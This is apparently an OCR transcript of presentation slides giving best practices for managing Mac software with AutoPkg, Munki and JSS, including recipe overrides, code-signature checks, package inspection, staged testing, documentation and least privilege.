


PAY ATTENTION *to* CHANGES

```
$ autopkg repo-update .
```

```
Attempting git pull for /Users/elliot/Library/AutoPkg/RecipeRepos/
com.github.autopkg.homebysix-recipes...
Updating 3750db1..52bc20a
Fast-forward
 Papers/Papers.pkg.recipe                 | 4 ++--
 RogueAmoeba/AirFoil.munki.recipe         | 2 +-
 SnapGene/SnapGeneViewer.download.recipe | 2 +-
 3 files changed, 4 insertions(+), 4 deletions(-)
```

PAY ATTENTION *to* CHANGES



USE OVERRIDES LIBERALLY

USE OVERRIDES LIBERALLY

local.munki.Foo

Customize recipe variables for your organization.

Munki and JSS recipes usually need tweaking.

Prevent variables from changing in the future.

e.g. locking the MAJOR_VERSION of a paid app like 1Password.


Deploy App Store apps, but only when backed by licenses.

MASS EDIT *with* CAUTION

MASS EDIT *with* CAUTION

Don't change identifiers after recipe publication.

(Unless the changes are significant enough to warrant a "new" recipe.)



MASS EDIT *with* CAUTION

If you make bulk changes, test before committing.

```
$ find ~/autopkg-recipes -iname "*.recipe" -exec autopkg run -v "{}" \;

Processing ./25io/Mou.download.recipe...
SparkleUpdateInfoProvider
SparkleUpdateInfoProvider: Version retrieved from appcast: 870
SparkleUpdateInfoProvider: User-facing version retrieved from appcast: 0.8.7
SparkleUpdateInfoProvider: Found URL http://25.io/mou/download/Mou.zip
URLDownloader
URLDownloader: Storing new Last-Modified header: Sun, 19 Oct 2014 03:40:13 GMT
URLDownloader: Storing new ETag header: "15de8007-54e15c-5b0c2140"
URLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
downloads/Mou-0.8.7.zip
EndOfCheckPhase
Unarchiver
Unarchiver: Guessed archive format 'zip' from filename Mou-0.8.7.zip
Unarchiver: Unarchived /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
downloads/Mou-0.8.7.zip to /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.Mou/
Mou/Applications
CodeSignatureVerifier
CodeSignatureVerifier: Verifying application bundle signature...
```

MASS EDIT *with* CAUTION

Consider the context!

Foo.download.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
                                        ...
            </dict>
            <key>Processor</key>
            <string>CURLDownloader</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>EndOfCheckPhase</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>CodeSignatureVerifier</string>
            <key>Arguments</key>
            <dict>
                <key>input_path</key>
                <string>%pathname%/%NAME%.app</string>
                <key>requirement</key>
                <string>anchor apple generic and identifier "com.example.Foo" and (certificate
leaf[field.1.2.123.113235.100.6.1.9] /* exists */ or certificate 1[field.
1.2.840.1146.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.1125.100.6.1.13] /*
exists */ and certificate leaf[subject.OU] = JCURL2R6SEF )</string>
            </dict>
        </dict>
```

INSPECT PACKAGES BEFORE DEPLOYING

INSPECT PACKAGES BEFORE DEPLOYING

mothersruin.com

PRODUCTS ABOUT

Suspicious Package

An Application for Inspecting OS X Installer Packages

Do you know what files that OS X Installer package actually installs?

Do you know what scripts it runs during installation, and what they do?

Do you know who the package *really* came from?

With Suspicious Package, you can answer these questions and more. Maybe you're quite literally suspicious of a package you've downloaded. Or perhaps you're just curious about what some package does. Or maybe you want to find out after the fact exactly what files a package scattered across your computer. Whatever the reason, Suspicious Package allows you to see inside an installer package. (And it's completely free.)

Suspicious Package is actually both an OS X application ...


DOWNLOAD

USE


FAQ

SCRIPTING


HISTORY



INSPECT PACKAGES BEFORE DEPLOYING




INSPECT PACKAGES BEFORE DEPLOYING




DON'T DEPLOY *to* PRODUCTION

DON'T DEPLOY *to* PRODUCTION



DON'T DEPLOY *to* PRODUCTION



DON'T DEPLOY *to* PRODUCTION

Test locally first, then in small batches.

Use shards, trusted tester groups.

Use Self Service, Managed Software Center.

Standardize collection of feedback from testers.

DOCUMENTATION, *of course*

DOCUMENTATION, *of course*

Write it all down.
Or it didn't happen.

Have somebody else read it.
Maybe Kitzy?

Keep it up to date.
Publish or perish.

Source: John Kitzmiller

the PRINCIPLE *of* LEAST PRIVILEGE


the PRINCIPLE *of* LEAST PRIVILEGE

"...giving a user account only those privileges
which are essential to that user's work."

- ✔ When setting up JSS accounts.
